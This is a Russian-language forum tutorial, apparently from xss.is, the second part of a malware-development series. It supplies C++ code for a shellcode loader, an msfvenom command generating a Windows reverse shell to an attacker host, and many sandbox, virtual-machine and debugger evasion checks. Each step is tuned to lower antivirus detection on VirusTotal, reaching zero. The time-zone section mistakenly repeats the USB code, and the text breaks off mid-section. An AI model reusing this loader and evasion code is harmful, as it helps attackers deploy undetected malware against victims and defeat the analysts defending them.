

Статья Разработка вредоносного программного обеспечения. Часть 2.

 xss.is/threads/37690

!!!Дисклеймер!!!

Вся информация предоставленная в этой статье носит ознакомительный характер. Администрация сайта и переводчик данной статьи не несет ответственности за любые последствия и ущерб от ее прочтения. Вся информация предоставлена для того, чтобы указать на возможные ошибки у вендоров антивирусного программного обеспечения.

Введение

Это второй пост из серии tutorиалов, посвященной разработке вредоносного программного обеспечения. В этой серии мы рассмотрим и попытаемся реализовать несколько методов, используемых вредоносным программным обеспечением для выполнения кода, скрытия от защиты и сохранения в системе.

Ранее мы создали базовый модуль запуска шелл-кода Metasploit на C++ и исследовали базовые методы, которые помогли снизить частоту обнаружения скомпилированного исполняемого файла, а именно - кодирование/шифрование полезной нагрузки, двоичное подписание с настраиваемым сертификатом для подписи кода и переход на архитектуру x64.

Теперь давайте углубимся в динамический анализ и способы защиты от него.

Примечание: мы предполагаем, что используется 64-битная среда для выполнения кода - некоторые примеры кода могут не работать для приложений x86 (например, из-за жестко закодированной длины 8-байтового указателя или разной компоновки данных в PE и PEV). Кроме того, проверки ошибок опущены в примерах кода ниже.

Динамический анализ вредоносного программного обеспечения

Динамический анализ исполняемого файла может выполняться либо автоматически изолированной программной средой, либо аналитиком вручную. Вредоносное программное обеспечение часто используют различные методы для идентификации среды, в которой они выполняются, и выполняют различные действия в зависимости от ситуации.

Автоматический анализ выполняется в упрощенной среде песочницы, которая может иметь некоторые специфические черты, в частности, она не может эмулировать все нюансы реальной среды. Ручной анализ обычно выполняется в виртуализированной среде, а также может встречаться специальные дополнительные инструменты (отладчик, другое аналитическое программное обеспечение).

Как автоматический, так и ручной анализ имеют общие характеристики, в частности, они обычно выполняются в виртуализированной среде, которая может быть легко обнаружена, если не сконфигурирована (усилена) должным образом. Большинство методов обнаружения песочницы и анализа основаны на проверке определенных атрибутов среды (ограниченные ресурсы, ориентировочные имена устройств) и артефактов (наличие определенных файлов, разделов реестра).

Однако существует несколько конкретных способов обнаружений для автоматизированных песочниц и других, специфичных для виртуальных сред, используемых аналитиками вредоносных программ.

Тестирование обнаружения

Мы будем использовать фрагмент кода `from`, который вставляет XOR-дешифрованный шелл-код во вновь выделенный блок памяти и выполняет его:

C:

```
void main()
{
    const char shellcode[] = "\xc9\x7d\xb6 (...) ";
    PVOID shellcode_exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT|MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
    RtlCopyMemory(shellcode_exec, shellcode, sizeof shellcode);
    DWORD threadID;
    for (int i = 0; i < sizeof shellcode; i++)
    {
        ((char*)shellcode_exec)[i] = (((char*)shellcode_exec)[i]) ^ '\x35';
    }
    HANDLE hThread = CreateThread(NULL, 0, (PTHREAD_START_ROUTINE)shellcode_exec, NULL, 0,
&threadID);
    WaitForSingleObject(hThread, INFINITE);
}
```

Чтобы обойти некоторые статические обнаружения, приложение скомпилировано для архитектуры x64 и подписано специальным сертификатом.


Однако на этот раз мы используем реверс шелл-код:

Bash:

```
msfvenom -p windows/x64/shell_reverse_tcp LPORT=4444 LHOST=192.168.200.102 -f raw
```

Мы проверим, будет ли извлечен IP-адрес обработчика реверс-оболочки (который в данном случае является базовым IoC) во время динамического анализа.

Используя методы уклонения от антивирусного программного обеспечения, описанные в предыдущей статье, мы получаем уже низкий уровень обнаружения на VirusTotal:



Защитник Microsoft обнаруживает троян Meterpreter (на самом деле это просто реверс-оболочка TCP, а не оболочка Meterpreter). Песочница VirusTotal способна извлекать IP-адрес во время динамического анализа.

Давайте начнем с общих методов обнаружения и обхода динамического анализа.

Обнаружение виртуальной среды

Как песочницы, так и виртуализированные операционные системы аналитика обычно не могут на 100% точно эмулировать фактическую среду выполнения (например, обычную рабочую станцию пользователя). Виртуализированные среды имеют ограниченные ресурсы (соответствующие имена устройств также могут предоставить полезную информацию), могут иметь специальные инструменты и драйверы для виртуальной машины, часто выглядят как новая установка Windows и иногда используют жестко заданные имена пользователей или компьютеров. Мы можем воспользоваться этим.

Аппаратные ресурсы

Основной проблемой являются ограниченные ресурсы - песочница не может работать долго, поэтому часто ограничивает выделенные ресурсы и время, выделяемое для одного экземпляра. Виртуальных машин, используемые аналитиками, также подвержены тем же ограничениям - у них часто ограничены ресурсы.

Типичная рабочая станция пользователя имеет процессор с минимум двумя ядрами, минимум 2 ГБ оперативной памяти и жесткий диск объемом 100 ГБ. Мы можем проверить, подчиняется ли среда, в которой выполняется наше вредоносное приложение, следующим ограничениям:


C:

```
// проверка процессора
SYSTEM_INFO systemInfo;
GetSystemInfo(&systemInfo);
DWORD numberOfProcessors = systemInfo.dwNumberOfProcessors;
if (numberOfProcessors < 2) return false;

// проверка памяти
MEMORYSTATUSEX memoryStatus;
memoryStatus.dwLength = sizeof(memoryStatus);
GlobalMemoryStatusEx(&memoryStatus);
DWORD RAMMB = memoryStatus.ullTotalPhys / 1024 / 1024;
if (RAMMB < 2048) return false;

// проверка жесткого диска
HANDLE hDevice = CreateFileW(L"\\\\.\\PhysicalDrive0", 0, FILE_SHARE_READ | FILE_SHARE_WRITE,
NULL, OPEN_EXISTING, 0, NULL);
DISK_GEOMETRY pDiskGeometry;
DWORD bytesReturned;
DeviceIoControl(hDevice, IOCTL_DISK_GET_DRIVE_GEOMETRY, NULL, 0, &pDiskGeometry,
sizeof(pDiskGeometry), &bytesReturned, (LPOVERLAPPED)NULL);
DWORD diskSizeGB;
diskSizeGB = pDiskGeometry.Cylinders.QuadPart * (ULONG)pDiskGeometry.TracksPerCylinder *
(ULONG)pDiskGeometry.SectorsPerTrack * (ULONG)pDiskGeometry.BytesPerSector / 1024 / 1024 /
1024;
if (diskSizeGB < 100) return false;
```

Используя эти простые проверки, мы смогли снизить частоту обнаружения до нуля:



0 / 72

Community Score

✔ No engines detected this file

XSS.is

461eaa4938502c66cf3ce0ee99c4851ef287f7c6db8dda101176fef26a5ed365

124.09 KB
Size

Malware.exe

64bits assembly overlay peexe

Динамический анализ, выполняемый песочницей VirusTotal, не предоставил никаких IP-адресов (IoC). Это было легко

Устройства и названия производителей

При установке виртуальных машин по умолчанию устройства часто имеют предсказуемые имена, например, содержащие строки, связанные с конкретным гипервизором. Мы можем проверить имя жесткого диска, имя оптического диска, версию BIOS, имя производителя и модели компьютера, имя графического контроллера и так далее. Соответствующую информацию можно получить с помощью запросов WMI (проверьте свойства, такие как "Имя", "Описание", "Заголовок").

Ниже вы можете увидеть пример извлечения имени жесткого диска с использованием встроенных функций Windows API (без WMI):

C:

```
HDEVINFO hDeviceInfo = SetupDiGetClassDevs(&GUID_DEVCLASS_DISKDRIVE, 0, 0, DIGCF_PRESENT);
SP_DEVINFO_DATA deviceInfoData;
deviceInfoData.cbSize = sizeof(SP_DEVINFO_DATA);
SetupDiEnumDeviceInfo(hDeviceInfo, 0, &deviceInfoData);
DWORD propertyBufferSize;
SetupDiGetDeviceRegistryPropertyW(hDeviceInfo, &deviceInfoData, SPDRP_FRIENDLYNAME, NULL,
NULL, 0, &propertyBufferSize);
PWSTR HDDName = (PWSTR)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, propertyBufferSize);
SetupDiGetDeviceRegistryPropertyW(hDeviceInfo, &deviceInfoData, SPDRP_FRIENDLYNAME, NULL,
(PBYTE)HDDName, propertyBufferSize, NULL);
CharUpperW(HDDName);
if (wcsstr(HDDName, L"VBOX")) return false;
```

Мы также можем искать конкретные виртуальные устройства, которые не присутствуют в типичной хост-системе, такие, как пайпы и другие интерфейсы, используемые для связи между гостевой операционной системой и хостовой:

C:

```
OBJECT_ATTRIBUTES objectAttributes;
UNICODE_STRING uDeviceName;
RtlSecureZeroMemory(&uDeviceName, sizeof(uDeviceName));
RtlInitUnicodeString(&uDeviceName, L"\\Device\\VBoxGuest"); // or pipe: L"\\??
\\pipe\\VBoxTrayIPC-<username>"
InitializeObjectAttributes(&objectAttributes, &uDeviceName, OBJ_CASE_INSENSITIVE, 0, NULL);
HANDLE hDevice = NULL;
IO_STATUS_BLOCK ioStatusBlock;
NTSTATUS status = NtCreateFile(&hDevice, GENERIC_READ, &objectAttributes, &ioStatusBlock,
NULL, 0, 0, FILE_OPEN, 0, NULL, 0);
if (NT_SUCCESS(status)) return false;
```

Также стоит обратить внимание на сетевые устройства. В частности, MAC-адреса могут указывать на наличие виртуальной среды, поскольку первые 3 байта являются идентификатором производителя по умолчанию. Давайте перечислим все доступные сетевые адаптеры и сравним первые байты с известными значениями:

C:

```
DWORD adaptersListSize = 0;
GetAdaptersAddresses(AF_UNSPEC, 0, 0, 0, &adaptersListSize);
IP_ADAPTER_ADDRESSES* pAdaptersAddresses = (IP_ADAPTER_ADDRESSES*)HeapAlloc(GetProcessHeap(),
HEAP_ZERO_MEMORY, adaptersListSize);
if (pAdaptersAddresses)
{
    GetAdaptersAddresses(AF_UNSPEC, 0, 0, pAdaptersAddresses, &adaptersListSize);
    char mac[6] = { 0 };
    while (pAdaptersAddresses)
    {
        if (pAdaptersAddresses->PhysicalAddressLength == 6)
        {
            memcpy(mac, pAdaptersAddresses->PhysicalAddress, 6);
            if (!memcmp({ "\x08\x00\x27" }, mac, 3)) return false;
        }
        pAdaptersAddresses = pAdaptersAddresses->Next;
    }
}
```

Особые артефакты виртуальной машины

В виртуализированных средах также есть специфические артефакты - файлы и записи реестра, указывающие на наличие гипервизора. Мы можем проверять файлы и каталоги, связанные с драйверами, устройствами и модулями, предоставляемыми гипервизором, а также ключи реестра и значения, содержащие конфигурации или описание оборудования.

Список каталогов, которые стоит проверить на наличие этих артефактов, включает C:\Windows\System32 и C:\Windows\System32\Drivers. Интересными разделами реестра являются HKLM\SYSTEM\ControlSet001\Services, HKLM\HARDWARE\Description\System, HKLM\SYSTEM\CurrentControlSet\Control\SystemInformation и другие.

Ниже приведен пример кода для проверки файла и ключа реестра, специфичных для VirtualBox:

C:

```
// проверка файлов
WIN32_FIND_DATAW findFileData;
if (FindFirstFileW(L"C:\\Windows\\System32\\VBox*.dll", &findFileData) !=
INVALID_HANDLE_VALUE) return false;

// проверка реестра
HKEY hkResult;
if (RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SYSTEM\\ControlSet001\\Services\\VBoxSF", 0,
KEY_QUERY_VALUE, &hkResult) == ERROR_SUCCESS) return false;
```

Имена файлов, каталогов, процессов и окон

Эти методы могут использоваться для обнаружения изолированной среды, виртуальной машины, отладчика или среды анализа вручную. Существуют определенные приложения (и связанные имена процессов и окон и загруженные библиотеки), которые не должны использоваться обычным пользователем.

Имя приложения и каталог

Имена двоичных файлов, анализируемых в песочницах, иногда меняются на общие, как, например, sample.exe. Аналитики вредоносных программ могут также переименовать файл перед выполнением. Мы можем проверить, содержит ли имя файла или каталога "подозрительные" строки символов. Однако, когда мы уверены в имени и пути к исполняемому файлу (например, когда он сбрасывается макросом VBA), мы можем проверить, действительно ли он выполняется из предполагаемого расположения:

C:

```
wchar_t currentProcessPath[MAX_PATH + 1];
GetModuleFileNameW(NULL, currentProcessPath, MAX_PATH + 1);
CharUpperW(currentProcessPath);
if (!wcsstr(currentProcessPath, L"C:\\USERS\\PUBLIC\\")) return false;
if (!wcsstr(currentProcessPath, L"MALWARE.EXE")) return false;
```

Родительский процесс

Иногда мы можем предположить, что приложение должно быть запущено определенным процессом, таким как explorer.exe или svchost.exe. Или что это не должно быть запущено, например, отладчиком. Мы можем поставить условие на основе имени родительского процесса:

C:

```

DWORD GetParentPID(DWORD pid)
{
    DWORD ppid = 0;
    PROCESSENTRY32W processEntry = { 0 };
    processEntry.dwSize = sizeof(PROCESSENTRY32W);
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (Process32FirstW(hSnapshot, &processEntry))
    {
        do
        {
            if (processEntry.th32ProcessID == pid)
            {
                ppid = processEntry.th32ParentProcessID;
                break;
            }
        } while (Process32NextW(hSnapshot, &processEntry));
    }
    CloseHandle(hSnapshot);
    return ppid;
}

void main()
{
    DWORD parentPid = GetParentPID(GetCurrentProcessId());
    WCHAR parentName[MAX_PATH + 1];
    DWORD dwParentName = MAX_PATH;
    HANDLE hParent = OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, parentPid);
    QueryFullProcessImageNameW(hParent, 0, parentName, &dwParentName); // another way to get
process name is to use 'Toolhelp32Snapshot'
    CharUpperW(parentName);
    if (wcsstr(parentName, L"WINDBG.EXE")) return;

    wprintf_s(L"Now hacking...\n");
}

```

Запущенные процессы

Мы можем перечислить все существующие процессы и проверить типичные инструменты анализа, такие как Wireshark, Procmon, x64dbg, IDA и так далее.

C:


```

PROCESSENTRY32W processEntry = { 0 };
processEntry.dwSize = sizeof(PROCESSENTRY32W);
HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
WCHAR processName[MAX_PATH + 1];
if (Process32FirstW(hSnapshot, &processEntry))
{
    do
    {
        StringCchCopyW(processName, MAX_PATH, processEntry.szExeFile);
        CharUpperW(processName);
        if (wcsstr(processName, L"WIRESHARK.EXE")) exit(0);
    } while (Process32NextW(hSnapshot, &processEntry));
}

wprintf_s(L"Now hacking...\n");

```

Загруженные библиотеки

Как и в случае с процессами, мы можем перечислять модули, загруженные в адресное пространство каждого процесса, и проверять наличие нежелательных имен:

C:

```

DWORD runningProcessesIDs[1024];
DWORD runningProcessesBytes;
EnumProcesses(runningProcessesIDs, sizeof(runningProcessesIDs), &runningProcessesBytes);
for (int i = 0; i < runningProcessesBytes / sizeof(DWORD); i++)
{
    HANDLE hProcess = OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE,
runningProcessesIDs[i]);
    if (!hProcess) continue;
    HMODULE processModules[1024];
    DWORD processModulesBytes;
    int s1 = EnumProcessModules(hProcess, processModules, sizeof(processModules),
&processModulesBytes);
    for (int j = 0; j < processModulesBytes / sizeof(HMODULE); j++)
    {
        WCHAR moduleName[MAX_PATH + 1];
        GetModuleFileNameExW(hProcess, processModules[j], moduleName, MAX_PATH);
        CharUpperW(moduleName);
        if (wcsstr(moduleName, L"DBGHELP.DLL")) exit(0);
    }
}

wprintf_s(L"Now hacking...\n");

```

Имена Windows

Давайте также проверим имена окон и сравним их с именами, указывающими на наличие распространенных инструментов анализа вредоносных программ:

C:

```
BOOL CALLBACK EnumWindowsProc(HWND hWnd, LPARAM parameter)
{
    WCHAR windowTitle[1024];
    GetWindowTextW(hWnd, windowTitle, sizeof(windowTitle));
    CharUpperW(windowTitle);
    if (wcsstr(windowTitle, L"SYSINTERNALS")) *(PBOOL)parameter = true;
    return true;
}

void main()
{
    bool debugged = false;
    EnumWindows(EnumWindowsProc, (LPARAM)&debugged);
    if (debugged) return;

    wprintf_s(L"Now hacking...\n");
}
```

Пользователь, компьютер и доменные имена

И песочницы, и аналитики обычно используют имена компьютеров и пользователей, которые вряд ли встретятся на типичной рабочей станции, такой как Admin, Administrator, ADMIN-PC и так далее. Кроме того, имена компьютеров по умолчанию, следующие шаблону DESKTOP-[0-9A-Z]{7} (или другим аналогичным шаблонам со случайными символами), редко присутствуют в корпоративных средах. Мы можем сравнить эти имена с известными символьными строками:

C:

```
// проверяем имя компьютера
DWORD computerNameLength;
wchar_t computerName[MAX_COMPUTERNAME_LENGTH + 1];
GetComputerNameW(computerName, &computerNameLength);
CharUpperW(computerName);
if (wcsstr(computerName, L"DESKTOP-")) return false;

// проверяем имя пользователя
DWORD userNameLength;
wchar_t userName[UNLEN + 1];
GetUserNameW(userName, &userNameLength);
CharUpperW(userName);
if (wcsstr(userName, L"ADMIN")) return false;
```

Поскольку мы обычно ориентируемся на корпоративную среду, мы можем предположить, что компьютер пользователя является членом домена. Давайте проверим статус присоединения домена к машине:

C:

```
PWSTR domainName;  
NETSETUP_JOIN_STATUS status;  
NetGetJoinInformation(NULL, &domainName, &status);  
if (status != NetSetupDomainName) return false;
```

Разрешение экрана

Виртуализированные среды редко используют несколько мониторов (особенно песочницы). Виртуальные дисплеи также могут иметь нестандартные размеры экрана (особенно если они установлены на главном экране, но не в полноэкранном режиме - обратите внимание на окно гипервизора с панелями и вкладками).

Этот пример кода немного сложнее. Сначала мы проверяем, имеет ли основной дисплей низкое разрешение. Если эта проверка пройдена, мы перечисляем все дисплеи. Функция EnumDisplayMonitors требует определяемой пользователем функции обратного вызова, которую она вызывает для каждого перечисленного монитора, предоставляя дескриптор монитора в качестве параметра. Обратный вызов определен для проверки каждого разрешения монитора (стандартное или нет) и предоставления результатов для общей переменной.

C:

```

bool CALLBACK MyCallback(HMONITOR hMonitor, HDC hdcMonitor, LPRECT lpRect, LPARAM data)
{
    MONITORINFO monitorInfo;
    monitorInfo.cbSize = sizeof(MONITORINFO);
    GetMonitorInfoW(hMonitor, &monitorInfo);
    int xResolution = monitorInfo.rcMonitor.right - monitorInfo.rcMonitor.left;
    int yResolution = monitorInfo.rcMonitor.top - monitorInfo.rcMonitor.bottom;
    if (xResolution < 0) xResolution = -xResolution;
    if (yResolution < 0) yResolution = -yResolution;
    if ((xResolution != 1920 && xResolution != 2560 && xResolution != 1440)
        || (yResolution != 1080 && yResolution != 1200 && yResolution != 1600 && yResolution
!= 900))
    {
        *((BOOL*)data) = true;
    }
    return true;
}

void main()
{
    MONITORENUMPROC pMyCallback = (MONITORENUMPROC)MyCallback;
    int xResolution = GetSystemMetrics(SM_CXSCREEN);
    int yResolution = GetSystemMetrics(SM_CYSCREEN);
    if (xResolution < 1000 && yResolution < 1000) return false;

    int numberOfMonitors = GetSystemMetrics(SM_CMONITORS);
    bool sandbox = false;
    EnumDisplayMonitors(NULL, NULL, pMyCallback, (LPARAM)&sandbox);
    if (sandbox) return;

    wprintf_s(L"Now hacking...\n");
}

```

Это позволило немного снизить частоту обнаружения (файл был помечен как "небезопасный" вместо «Meterpreter») и это сделало невозможным полный анализ исполняемого файла (IP IoC не были извлечены):

2 / 72

2 engines detected this file

672ab9f41295d309a47092fcf160db5d46244c63e551337f93fa82453be2f19e | 97.59 KB
Size

Malware.exe

64bits assembly overlay peexe

Community Score

"Закаленные" системы

Виртуальные окружения часто выглядят как новая установка Windows. У них могут отсутствовать некоторые артефакты, которые со временем появляются на типичной рабочей станции. Хорошим примером является количество USB-устройств хранения данных, установленных в системах, которые хранятся в реестре. Мы можем проверить, было ли когда-либо установлено USB-флешка в системе:

C:

```
HKEY hKey;
DWORD mountedUSBDevicesCount;
RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"SYSTEM\\ControlSet001\\Enum\\USBSTOR", 0, KEY_READ,
&hKey);
RegQueryInfoKey(hKey, NULL, NULL, NULL, &mountedUSBDevicesCount, NULL, NULL, NULL, NULL,
NULL, NULL, NULL);
if (mountedUSBDevicesCount < 1) return false;
```

Эта проверка также позволила снизить частоту обнаружения (файл был помечен как "небезопасный") и помешал анализу IoC в сети.



The image shows a VirusShare analysis interface. On the left, there is a circular gauge with the number '1' and '172' below it, and a 'Community Score' section with a question mark icon. The main area displays a red warning icon and the text 'One engine detected this file'. Below this, the file name 'Malware.exe' is shown with a large green watermark 'XSS.is' overlaid. The file's SHA-256 hash is 'a1b5f95e6813df962433e00012f968400805c9e5f51819801ac4f32f00cade2f' and its size is '97.09 KB'. At the bottom, there are four tags: '64bits', 'assembly', 'overlay', and 'peexe'.

Часовой пояс

Когда мы нацеливаемся на конкретных пользователей или организацию, мы можем предотвратить выполнение нашего кода в среде, в которой для часового пояса установлено значение, отличное от целевого. Убедитесь, что имя системного часового пояса не зависит от языка системы.

C:

```
HKEY hKey;
DWORD mountedUSBDevicesCount;
RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"SYSTEM\\ControlSet001\\Enum\\USBSTOR", 0, KEY_READ,
&hKey);
RegQueryInfoKey(hKey, NULL, NULL, NULL, &mountedUSBDevicesCount, NULL, NULL, NULL, NULL,
NULL, NULL, NULL);
if (mountedUSBDevicesCount < 1) return false;
```

2 / 71

2 engines detected this file

528f45162979899585ddd77ac7d81386bde088483836a24d48eb1a48ae0a10fb

99.09 KB
Size

Malware.exe

64bits assembly overlay peexe

Community Score

Опять же, более низкий уровень обнаружения и отсутствие IoC:

Обнаружение автоматического анализа

Есть несколько уклонений от защиты, характерных для автоматизированных песочниц. Они основаны на особенно ограниченных ресурсах, доступных в средах песочницы. В таких средах исполнения часто не хватает реального интернет-соединения и взаимодействия с пользователем.


Интернет-соединение

Песочницы обычно не обеспечивают подключение к Интернету, однако они могут имитировать действительные ответы от удаленных серверов. Давайте посмотрим, когда мы сделаем выполнение шеллкода зависимым от результата HTTP-запроса:

C:

```
HINTERNET hSession = WinHttpOpen(L"Mozilla 5.0", WINHTTP_ACCESS_TYPE_AUTOMATIC_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
HINTERNET hConnection = WinHttpConnect(hSession, L"my.domain.or.ip",
INTERNET_DEFAULT_HTTP_PORT, 0);
HINTERNET hRequest = WinHttpOpenRequest(hConnection, L"GET", L"test", NULL,
WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES, NULL);
WinHttpSendRequest(hRequest, WINHTTP_NO_ADDITIONAL_HEADERS, 0, WINHTTP_NO_REQUEST_DATA, 0, 0,
0);
BOOL status = WinHttpSendRequest(hRequest, WINHTTP_NO_ADDITIONAL_HEADERS, 0,
WINHTTP_NO_REQUEST_DATA, 0, 0, 0);
if (!status) return false;
```

Результаты анализа были немного лучше (для нас), чем без проверки HTTP-соединения. IP адреса не были извлечены песочницей.



! 4 engines detected this file

XSS.is

011a1e7791f690424f2a9ae6875c4ab5533a15c054d549b18006a62eaf304099 | 97.09 KB
Size

Malware.exe

64bits assembly overlay peexe


Один целевой HTTP-запрос получен на целевом сервере. Это означает, что некоторые системы расширяют анализ до "настоящего мира".

Мы можем далее развивать этот метод уклонения и выполнять шелл-код только после получения определенного ответа:

C:

```
HINTERNET hSession = WinHttpOpen(L"Mozilla 5.0", WINHTTP_ACCESS_TYPE_AUTOMATIC_PROXY,
WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
HINTERNET hConnection = WinHttpConnect(hSession, L"my.domain.or.ip",
INTERNET_DEFAULT_HTTP_PORT, 0);
HINTERNET hRequest = WinHttpOpenRequest(hConnection, L"GET", L"test", NULL,
WINHTTP_NO_REFERER, WINHTTP_DEFAULT_ACCEPT_TYPES, NULL);
WinHttpSendRequest(hRequest, WINHTTP_NO_ADDITIONAL_HEADERS, 0, WINHTTP_NO_REQUEST_DATA, 0, 0,
0);
WinHttpReceiveResponse(hRequest, 0);
DWORD responseLength;
WinHttpQueryDataAvailable(hRequest, &responseLength);
PVOID response = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, responseLength + 1);
WinHttpReadData(hRequest, response, responseLength, &responseLength);
if (atoi((PSTR)response) != 1337) return false;
```

Результат:



! 3 engines detected this file

XSS.is

f0a56b5e2ad8b39af16a246903cc9112e4e30c5658f9c4fe6519a9a2f5db37ac | 98.09 KB
Size

Malware.exe

64bits assembly direct-cpu-clock-access overlay peexe runtime-modules

Этот метод может использовать HTTPS, DNS и другие сетевые запросы.

Взаимодействие с пользователем

Только выбранные песочницы могут имитировать взаимодействие с пользователем (например, щелкнув по всплывающему окну). Мы можем показать окно с сообщением перед выполнением вредоносного кода:

```
MessageBoxW(NULL, L"Just click OK", L"Hello", 0);
```




На самом деле функция MessageBox возвращает значение в зависимости от того, какая кнопка была нажата. Мы можем использовать дополнительные параметры, чтобы создать больше кнопок и продолжить выполнение только при нажатии на определенные кнопки. Однако это предполагает, что пользователь действительно нажмет соответствующую кнопку. Также мы можем не захотеть, чтобы пользователь видел какое-либо сообщение во время выполнения нашего кода.



C:

```
int response = MessageBoxW(NULL, L"Do you want to restart your computer now?", L"Restart required", MB_YESNOCANCEL);  
if (response == IDYES) return false;
```

Это обходит некоторые антивирусные движки, однако MS Defender все еще может определить "троян Meterpreter":




Теперь давайте потребуем определенное количество взаимодействия с пользователем - мы можем подождать, пока пользователь переместит мышь на определенное расстояние. Это может занять минуту или две для обычного пользователя и даже

больше для песочницы (возможно, превышение выделенного периода времени для эмуляции):

C:

